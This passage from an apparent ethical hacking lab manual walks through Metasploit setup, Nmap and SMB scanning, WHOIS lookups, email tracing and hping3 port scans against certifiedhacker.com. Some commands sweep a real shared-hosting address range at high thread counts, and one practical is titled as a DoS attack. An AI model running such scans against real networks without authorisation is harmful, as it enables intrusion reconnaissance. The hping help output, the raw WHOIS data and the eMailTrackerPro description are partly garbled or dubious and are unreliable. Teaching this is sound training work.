
4. Enter the web address in the field and click **Next**.



5. Click **Next**.



6. Click on Browse Mirrored Website.



Observe the above website is copied into a local directory and browsed from there. Now you can explore the website in an offline environment for the structure of the website and other parameters. To make sure, compare the website to the original website.

D. Metasploit

The Metasploit Framework is a tool that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Metasploit can be used to test the vulnerability of computer systems or to break into remote systems. It can also be used to find number of alive hosts, scan for open ports and services, exploit vulnerabilities, pivot further into a network, collect evidence, and create a report of the test results.

1. Open a Terminal window. Start PostgreSQL database service to link with Metasploit:
service postgresql start

```
[sms@kali:~] $ service postgresql start
```

2. Now type ***msfconsole*** to launch Metasploit.

3. Check if Metasploit is connected to the database successfully: `db_status`

```
msf6 > db_status  
[*] postgresql selected, no connection
```

If you got this message, it means that database did not connect to msf properly. To fix this issue, type ***exit*** to quit Metasploit.

Then, to initiate the database, type: `msfdb init`

```
(sms㉿kali)-[~]
└─$ sudo msfdb init
[sudo] password for sms:
[!] Database already started
[!] The database appears to be already configured, skipping initialization
```

4. Then, restart the postgresql service: `service postgresql restart`

```
[sms@kali:~]$ service postgresql restart
```

5. Start Metasploit again and run the ***db_status*** to check the database status:

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
```

Now the database is connected successfully to the msf.

6. To scan the subnet, we can use Nmap: ***nmap -T5 -O -oX <file> <IP Range>***
 Nmap starts scanning the subnet and showing the results on the screen.
 The -T flag adjusts the timing template from T0 (slowest) to T5 (fastest).
 The -oX Test Nmap command stands for output in XML file called Test.

```
msf6 > nmap -T5 -O -oX Test 162.241.216.0/8
[*] exec: nmap -T5 -O -oX Test 162.241.216.0/8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 16:04 IST
```

7. We can import the Nmap results from the database: ***db_import Test***

```
msf6 > db_import Test
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.13.10'
[*] Importing host 162.241.216.11
[*] Successfully imported /home/sms/Test
```

8. To see the hosts and their details discovered by Nmap type:

hosts

...

(Check the OS versions, IP and MAC addresses)

```
msf6 > hosts
Hosts
=====
address      mac  name           os_name   os_flavor  os_sp  purpose  info  comments
-----  ---  ----  -----  -----  -----  -----  -----  -----
162.241.216.11    box5331.bluehost.com  embedded          device
```

9. To scan to check the services running on this system, type the following command:
db_nmap -T4 -sS -A <domain name>
 Nmap starts to footprint the system and list out the OS details.

The db_nmap start the Nmap scan and the results would than be stored automatically in our database.

10. Type *services* or *db_services* to get the whole list of the services running on the host.

```
msf6 > services
Services
=====
host      port  proto  name      state  info
---      ---  ---  ---      ---  ---
162.241.216.11  21    tcp   ftp      open   Pure-FTPD
162.241.216.11  22    tcp   ssh      open   OpenSSH 7.4 protocol 2.0
162.241.216.11  26    tcp   smtp     open   Exim smtpd 4.96.2
162.241.216.11  53    tcp   domain   open   ISC BIND 9.11.4-P2 RedHat Enterprise Linux 7
162.241.216.11  80    tcp   http     open   Apache httpd
162.241.216.11  110   tcp   pop3    open   Dovecot pop3d
162.241.216.11  143   tcp   imap     open   Dovecot imapd
162.241.216.11  443   tcp   ssl/http open   Apache httpd
162.241.216.11  465   tcp   ssl/smtp open   Exim smtpd 4.96.2
162.241.216.11  587   tcp   smtp     open   Exim smtpd 4.96.2
162.241.216.11  993   tcp   ssl/imap open   Dovecot imapd
162.241.216.11  995   tcp   ssl/pop3 open   Dovecot pop3d
162.241.216.11  2222  tcp   ssh      open   OpenSSH 7.4 protocol 2.0
162.241.216.11  3306  tcp   mysql   open   MySQL 5.7.23-23
162.241.216.11  5432  tcp   postgresql open   PostgreSQL DB
```

11. Load the **scanner/smb/smb_version** module: *use scanner/smb/smb_version*

12. Type *show options* to see the configuration.

```
msf6 > use scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
---      -----  -----  -----
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          no         The target port (TCP)
THREADS        1          yes        The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

13. Set the **RHOSTS** to the target and **THREADS** to **100**

set RHOSTS 162.241.216.0-255

set THREADS 100

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 162.241.216.0-255
RHOSTS => 162.241.216.0-255
msf6 auxiliary(scanner/smb/smb_version) > set THREADS 100
THREADS => 100
```

14. Type *run* to launch the module.

```
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 162.241.216.0-255: - Scanned 27 of 256 hosts (10% complete)
[*] 162.241.216.0-255: - Scanned 55 of 256 hosts (21% complete)
[*] 162.241.216.0-255: - Scanned 77 of 256 hosts (30% complete)
[*] 162.241.216.0-255: - Scanned 103 of 256 hosts (40% complete)
[*] 162.241.216.0-255: - Scanned 130 of 256 hosts (50% complete)
[*] 162.241.216.0-255: - Scanned 155 of 256 hosts (60% complete)
[*] 162.241.216.0-255: - Scanned 184 of 256 hosts (71% complete)
[*] 162.241.216.0-255: - Scanned 205 of 256 hosts (80% complete)
[*] 162.241.216.0-255: - Scanned 232 of 256 hosts (90% complete)
[*] 162.241.216.0-255: - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

This module will enumerate every open TCP services using a raw SYN scan.

15. Now type **hosts** and observe the field **os_flavor** of the host you scanned in the subnet.

```
msf6 auxiliary(scanner/smb/smb_version) > hosts
Hosts
=====
address      mac  name           os_name  os_flavor  os_sp  purpose  info   comments
-----      ---  ---           -----  -----  -----  -----  -----  -----
162.241.216.11    box5331.bluehost.com  embedded          device
```

E. DNS WhoIsLookup (Web Based)

WHOIS helps to gain information regarding domain name, ownership information, IP Address, Netblock data, Domain Name Servers and other information's. Regional Internet Registries (RIR) maintain WHOIS database. WHOIS lookup helps to find out who is behind the target domain name.

1. Go to the URL <https://www.whois.com/>



2. A search of Target Domain.

certifiedhacker.com		Updated 20 hours ago																								
Domain Information <table border="1"> <tr> <td>Domain:</td> <td colspan="2">certifiedhacker.com</td> </tr> <tr> <td>Registrar:</td> <td colspan="2">Network Solutions, LLC</td> </tr> <tr> <td>Registered On:</td> <td colspan="2">2002-07-30</td> </tr> <tr> <td>Expires On:</td> <td colspan="2">2025-07-30</td> </tr> <tr> <td>Updated On:</td> <td colspan="2">2024-05-30</td> </tr> <tr> <td>Status:</td> <td colspan="2">clientTransferProhibited</td> </tr> <tr> <td>Name Servers:</td> <td colspan="2">ns1.bluehost.com ns2.bluehost.com</td> </tr> </table>			Domain:	certifiedhacker.com		Registrar:	Network Solutions, LLC		Registered On:	2002-07-30		Expires On:	2025-07-30		Updated On:	2024-05-30		Status:	clientTransferProhibited		Name Servers:	ns1.bluehost.com ns2.bluehost.com				
Domain:	certifiedhacker.com																									
Registrar:	Network Solutions, LLC																									
Registered On:	2002-07-30																									
Expires On:	2025-07-30																									
Updated On:	2024-05-30																									
Status:	clientTransferProhibited																									
Name Servers:	ns1.bluehost.com ns2.bluehost.com																									
Registrant Contact <table border="1"> <tr> <td>Name:</td> <td colspan="2">PERFECT PRIVACY, LLC</td> </tr> <tr> <td>Street:</td> <td colspan="2">5335 Gate Parkway care of Network Solutions PO Box 459</td> </tr> <tr> <td>City:</td> <td colspan="2">Jacksonville</td> </tr> <tr> <td>State:</td> <td colspan="2">FL</td> </tr> <tr> <td>Postal Code:</td> <td colspan="2">32256</td> </tr> <tr> <td>Country:</td> <td colspan="2">US</td> </tr> <tr> <td>Phone:</td> <td colspan="2">+1.5707088622</td> </tr> <tr> <td>Email:</td> <td colspan="2">kq9t994x73e@networksolutionsprivateregistration.com</td> </tr> </table>			Name:	PERFECT PRIVACY, LLC		Street:	5335 Gate Parkway care of Network Solutions PO Box 459		City:	Jacksonville		State:	FL		Postal Code:	32256		Country:	US		Phone:	+1.5707088622		Email:	kq9t994x73e@networksolutionsprivateregistration.com	
Name:	PERFECT PRIVACY, LLC																									
Street:	5335 Gate Parkway care of Network Solutions PO Box 459																									
City:	Jacksonville																									
State:	FL																									
Postal Code:	32256																									
Country:	US																									
Phone:	+1.5707088622																									
Email:	kq9t994x73e@networksolutionsprivateregistration.com																									
Administrative Contact <table border="1"> <tr> <td>Name:</td> <td colspan="2">PERFECT PRIVACY, LLC</td> </tr> <tr> <td>Street:</td> <td colspan="2">5335 Gate Parkway care of Network Solutions PO Box 459</td> </tr> <tr> <td>City:</td> <td colspan="2">Jacksonville</td> </tr> <tr> <td>State:</td> <td colspan="2">FL</td> </tr> <tr> <td>Postal Code:</td> <td colspan="2">32256</td> </tr> <tr> <td>Country:</td> <td colspan="2">US</td> </tr> <tr> <td>Phone:</td> <td colspan="2">+1.5707088622</td> </tr> <tr> <td>Email:</td> <td colspan="2">kq9t994x73e@networksolutionsprivateregistration.com</td> </tr> </table>			Name:	PERFECT PRIVACY, LLC		Street:	5335 Gate Parkway care of Network Solutions PO Box 459		City:	Jacksonville		State:	FL		Postal Code:	32256		Country:	US		Phone:	+1.5707088622		Email:	kq9t994x73e@networksolutionsprivateregistration.com	
Name:	PERFECT PRIVACY, LLC																									
Street:	5335 Gate Parkway care of Network Solutions PO Box 459																									
City:	Jacksonville																									
State:	FL																									
Postal Code:	32256																									
Country:	US																									
Phone:	+1.5707088622																									
Email:	kq9t994x73e@networksolutionsprivateregistration.com																									
Technical Contact <table border="1"> <tr> <td>Name:</td> <td colspan="2">PERFECT PRIVACY, LLC</td> </tr> <tr> <td>Street:</td> <td colspan="2">5335 Gate Parkway care of Network Solutions PO Box 459</td> </tr> <tr> <td>City:</td> <td colspan="2">Jacksonville</td> </tr> <tr> <td>State:</td> <td colspan="2">FL</td> </tr> <tr> <td>Postal Code:</td> <td colspan="2">32256</td> </tr> <tr> <td>Country:</td> <td colspan="2">US</td> </tr> <tr> <td>Phone:</td> <td colspan="2">+1.5707088622</td> </tr> <tr> <td>Email:</td> <td colspan="2">kq9t994x73e@networksolutionsprivateregistration.com</td> </tr> </table>			Name:	PERFECT PRIVACY, LLC		Street:	5335 Gate Parkway care of Network Solutions PO Box 459		City:	Jacksonville		State:	FL		Postal Code:	32256		Country:	US		Phone:	+1.5707088622		Email:	kq9t994x73e@networksolutionsprivateregistration.com	
Name:	PERFECT PRIVACY, LLC																									
Street:	5335 Gate Parkway care of Network Solutions PO Box 459																									
City:	Jacksonville																									
State:	FL																									
Postal Code:	32256																									
Country:	US																									
Phone:	+1.5707088622																									
Email:	kq9t994x73e@networksolutionsprivateregistration.com																									

Raw Whois Data

```

Domain Name: CERTIFIEDHACKER.COM
Registry Domain ID: 88849376_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2024-08-22T07:51:37Z
Creation Date: 2002-07-30T00:32:00Z
Registrar Registration Expiration Date: 2025-07-30T00:32:00Z
Registrar: Network Solutions, LLC
Registrar IANA ID: 2
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrar ID:
Registrant Name: PERFECT PRIVACY, LLC
Registrant Organization:
Registrant Street: 5335 Gate Parkway care of Network Solutions PO Box 459
Registrant City: Jacksonville
Registrant State/Province: FL
Registrant Postal Code: 32256
Registrant Country: US
Registrant Phone: +1.5787088622
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: kg@t894n73e@networksolutionsprivateregistration.com
Registry Admin ID:
Admin Name: PERFECT PRIVACY, LLC
Admin Organization:
Admin Street: 5335 Gate Parkway care of Network Solutions PO Box 459
Admin City: Jacksonville
Admin State/Province: FL
Admin Postal Code: 32256
Admin Country: US
Admin Phone: +1.5787088622
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: kg@t894n73e@networksolutionsprivateregistration.com
Registry Tech ID:
Tech Name: PERFECT PRIVACY, LLC
Tech Organization:
Tech Street: 5335 Gate Parkway care of Network Solutions PO Box 459
Tech City: Jacksonville
Tech State/Province: FL
Tech Postal Code: 32256
Tech Country: US
Tech Phone: +1.5787088622
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: kg@t894n73e@networksolutionsprivateregistration.com
Name Server: NS1.BLUEHOST.COM
Name Server: NS2.BLUEHOST.COM
DNSSEC: unsigned
Registrar Abuse Contact Email: domain.operations@web.com
Registrar Abuse Contact Phone: +1.8777228662
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2024-10-29T16:39:12Z <<

```



WHOIS Lookup Result shows complete domain profile, including:

- i. Registrant information
- ii. Registrant Organization
- iii. Registrant Country
- iv. Domain name server information
- v. IP Address
- vi. IP location
- vii. ASN
- viii. Domain Status
- ix. WHOIS history
- x. IP history,
- xi. Registrar history
- xii. Hosting history

It also includes other information such as Email and postal address of registrar & admin along with contact details. You can go to <https://whois.domaintools.com> can enter the targeted URL for WhoIsLookup information.

F. Smart WhoIs

You can download software “SmartWhois” from www.tamos.com



G. eMailTracker Pro

eMailTrackerPro is a Windows based email tracker that can be used to monitor employees, senders and recipients. This powerful tool can be used in conjunction with other programs such as Windows Nuke (also known as SpamWasher) to quickly identify where a computer has been and how it has been used.

Click on Trace Headers/Trace email address and enter the Message Header and click Okay. The Status of the Trace will be shown inside Trace Reports.

The screenshot shows the eMailTrackerPro v10.0b Advanced Edition software interface. The main window displays a trace report for an email sent to no-reply@accounts.google.com. The 'Email Summary' section provides details about the email, including the From, To, Date, Subject, and Location. It also indicates that the email was not misdirected and provides abuse reporting information. The 'System Information' section lists several system checks, all of which failed. The 'Network Whois' and 'Domain Whois' sections are also visible. On the left, there is a world map showing the path of the email trace, which originates from Mountain View, California, USA. Below the map is a table showing the hop-by-hop path of the email, listing the hop number, IP address, name, and location for each hop. The table data is as follows:

Table #	Hop IP	Hop Name	Location
1	192.168.1.1		
2	117.248.244.1	(India)	
3	218.248.164.70	(India)	
4	218.248.235.162	(India)	
5	218.248.178.42	(India)	
7	72.14.211.114	(America)	
8	72.14.232.110	Mountain View, California, USA	
9	209.85.243.245	Mountain View, California, USA	
10	209.85.242.89	Mountain View, California, USA	

At the bottom of the interface, there is a green banner with the text: "For 24 hours only you can get up to 20% off eMailTrackerPro! Click Here".

Practical No. 2

Aim: Perform the scanning of the networks using the tools:

- A. Hping2 for DoS attack (Kali Linux)
- B. Advanced IP Scanner
- C. Angry IP Scanner
- D. Masscan (Kali Linux)
- E. Scanning open ports of the system using CurrPorts
- F. Create a TCP, UDP or SNMP packet using Colasoft Packet Builder
- G. TheDude

Scanning of the Network

Network Scanning refers to a set of procedures performed to identify hosts, ports, and services running in a network.

The purpose of network scanning is as follows:

- i. Recognize available UDP and TCP network services running on the targeted hosts.
- ii. Recognize filtering systems between the user and the targeted hosts.
- iii. Determine the operating systems (OSs) in use by assessing IP responses.
- iv. Evaluate the target host's TCP sequence number predictability to determine sequence prediction attack and TCP spoofing.

A. Hping2 / Hping3

Hping is a command-line TCP/IP packet assembler and analyzer tool that is used to send customized TCP/IP packets and display the target reply as ping command display the ICMP Echo Reply packet from targeted host. Hping can also handle fragmentation, arbitrary packets body, and size and file transfer. It supports TCP, UDP, ICMP and RAW-IP protocols.

Using Hping, the following parameters can be performed:

- i. Test firewall rules.
- ii. Advanced port scanning.
- iii. Testing net performance.
- iv. Path MTU discovery.
- v. Transferring files between even fascist firewall rules.
- vi. Traceroute-like under different protocols.
- vii. Remote OS fingerprinting & others

1. Use **hping3 -h** to show all the commands.

```

usage: hping [options]
-h --help          show this help
-v --version       show version
-c --count N      count N times
-i --interval T   wait (iX for X microseconds, for example -i u1000)
--fast            alias for -i u100000 (@# packets for second)
--slow            alias for -i s100000 (@# seconds for second)
--flood           send packets as fast as possible, don't show replies.
-n --numeric      numeric output
-o --offset N     offset for TCP/UDP header
-I --interface interface name (otherwise default routing interface)
-v --verbose      verbose mode
-t --ttl TTL     TTL value
-z --bind          bind ctrlz to ttl    (default to dst port)
-z --unbind        unbind ctrlz
-z --beep          beep for every matching packet received
Nodes:
default mode    TCP
--icmp           ICMP IP mode
--tcp            TCP mode
--udp            UDP mode
--scan           SCAN Mode
--spoof          spoof source address
--rand-dest      random destination address mode. see the man.
--rand-source    random source address mode. see the man.
--ttl TTL        TTL value
--id ID          id (default random)
--wid WID        use wid id byte ordering
--wsize S         set socket buffer size (to estimate host traffic)
--frag F         split packets into F frags. (may pass weak act)
--morefrag       set more fragments flag
--mtu M          set maximum transmission unit
--fragoff        set the fragmented offset
--fraggap        set the fraggap offset
--mtuoff        set virtual mtu, implies --frag if packet size > mtu
--mtuval        type in the value of mtu, to get help
--rroute         strict route, route and record route
--lsrc           loose source routing and record route
--lprot          IP protocol (TOS), only in raw IP mode
--lproto         ICMP type (default echo request)
--lcomcode       ICMP code (default 0)
--force-icmp     send all icmp types (default only supported types)
--icmp-gw        set gateway address for ICMP redirect (default 0.0.0.0)

Options:
--icmp-ts        Alias for --icmp --icmptype 13 (ICMP timestamp)
--icmp-addr      Alias for --icmp --icmptype 17 (ICMP address subnet mask)
--icmp-help      display help for others icmp options
TCP:
--baseport      base source port          (default random)
-s --destport    destination port:(default 0) ctrl+z inc/dec
-k --keep        keep still source port
-w --win         winsize (default 4k)
--tcpoff        set TCP off data first. (instead of tcp�drin / 4)
-Q --tcpseqnum  send only TCP sequence number
-b --badcksum   (try to) send packets with a bad IP checksum
many systems will fix the IP checksum sending the packet
so you'll get bad UDP/TCP checksum instead.
--seq           set TCP sequence number
-l --attack     set TCP attack
--fin           set FIN flag
--syn           set SYN flag
--rst           set RST flag
--push          set PUSH flag
--ack           set ACK flag
--urg           set URG flag
-X --xmas       set X unused flag (0x40)
-Y --ymas       set Y unused flag (0x80)
--tcpexitcode  use last tcp->x_flags as exit code
--tcp-mss       enable the TCP MSS option with the given value
--tcp-timestamp enable the TCP timestamp option to guess the Hz/uptime
Common:
-d --data        data size          (default is 0)
-E --file        data from file
-e --sign        add 'signature'
-j --dump        dump printable hex
-J --print       dump printable characters
-B --safe        enable 'safe' protocol
-u --enfile      tell you when --file reached EOF and prevent rewind
-T --traceroute traceroute mode
--tc-stop        Exit when receive the first not ICMP in traceroute mode
--tc-ttl        Keep track of TTL, useful to monitor just one hop
--tc-no-rtt     Don't calculate/show RTT information in traceroute mode
ARS packet description (new, unstable)
-s --aspd-send   Send the packet described with APD (see docs/APD.txt)

```

2. Perform a basic hping3 scan using ***hping3 -c <packet_count> <Target IP address>***
-c stands for packet count.

```
(sms㉿kali)-[~]
$ sudo hping3 -c 3 www.certifiedhacker.com
[sudo] password for sms:
HPING www.certifiedhacker.com (eth0 162.241.216.11): NO FLAGS are set, 40 headers + 0 data bytes
-- www.certifiedhacker.com hping statistic ---
3 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

3. Create an ACK packet by typing the following command: ***hping3 -A <Target IP address>***
-A represents ACK flag.

```
(sms㉿kali)-[~]
$ sudo hping3 -A www.certifiedhacker.com
HPING www.certifiedhacker.com (eth0 162.241.216.11): A set, 40 headers + 0 data bytes
len=46 ip=162.241.216.11 ttl=128 id=33604 sport=0 flags=R seq=0 win=32767 rtt=5.4 ms
len=46 ip=162.241.216.11 ttl=128 id=33605 sport=0 flags=R seq=1 win=32767 rtt=3.4 ms
len=46 ip=162.241.216.11 ttl=128 id=33606 sport=0 flags=R seq=2 win=32767 rtt=2.5 ms
len=46 ip=162.241.216.11 ttl=128 id=33607 sport=0 flags=R seq=3 win=32767 rtt=2.0 ms
^C
-- www.certifiedhacker.com hping statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 2.0/3.3/5.4 ms
```

4. Create a SYN scan against different ports using ***hping3 --scan 1-3000 -S <Target IP address>***
--scan parameter defines the port range to scan.
-S represents SYN flag.

```
(sms㉿kali)-[~]
$ sudo hping3 --scan 1-3000 -S www.certifiedhacker.com
Scanning www.certifiedhacker.com (162.241.216.11), port 1-3000
3000 ports to scan, use -V to see all the replies
+-----+
|port| serv name | flags | ttl| id | win | len |
+-----+
 22 ssh      : .S..A... 128 19075 64240  46
 21 ftp      : .S..A... 128 19331 64240  46
 587 submission : .S..A... 128 23427 64240  46
 26          : .S..A... 128 23683 64240  46
 53 domain   : .S..A... 128 23939 64240  46
 143 imap2   : .S..A... 128 24195 64240  46
 993 imaps   : .S..A... 128 38276 64240  46
 995 pop3s   : .S..A... 128 38532 64240  46
 80 http     : .S..A... 128 41092 64240  46
 110 pop3    : .S..A... 128 41348 64240  46
 465 submissions: .S..A... 128 41604 64240  46
 443 https   : .S..A... 128 41860 64240  46
All replies received. Done.
```

5. Create a packet with FIN, URG and PSH flag sets using ***hping3 -F -P -U <Target IP address>***
-F represents FIN flag.
-P represents PSH flag.
-U represents URG flag.

